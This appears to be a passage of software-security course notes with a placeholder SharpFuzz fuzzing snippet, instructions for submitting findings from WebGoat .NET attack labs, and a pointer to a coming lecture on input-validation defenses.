dotnet add package SharpFuzz
using SharpFuzz;
namespace TestTarget {
    Fuzzer.run(stream => { ... do something with stream here ... });
}
```

Labs

How to do the attack labs for the WebGoat .NET application



- Please read the lab handout carefully.
- The lab handout has specific instructions on which exercises to perform and in what order.
- When you find and exercise a vulnerability in the lab environment, please provide the following and in the given format as part of your submission:
 - Question Number.
 - URL.
 - Input provided.
 - Describe the output result
 - Where is the vulnerability? (Filename, Line number)
 - What is the vulnerability? Describe what the vulnerability is.



Next time ...



- **Defenses against Input related Security Bugs and Attacks**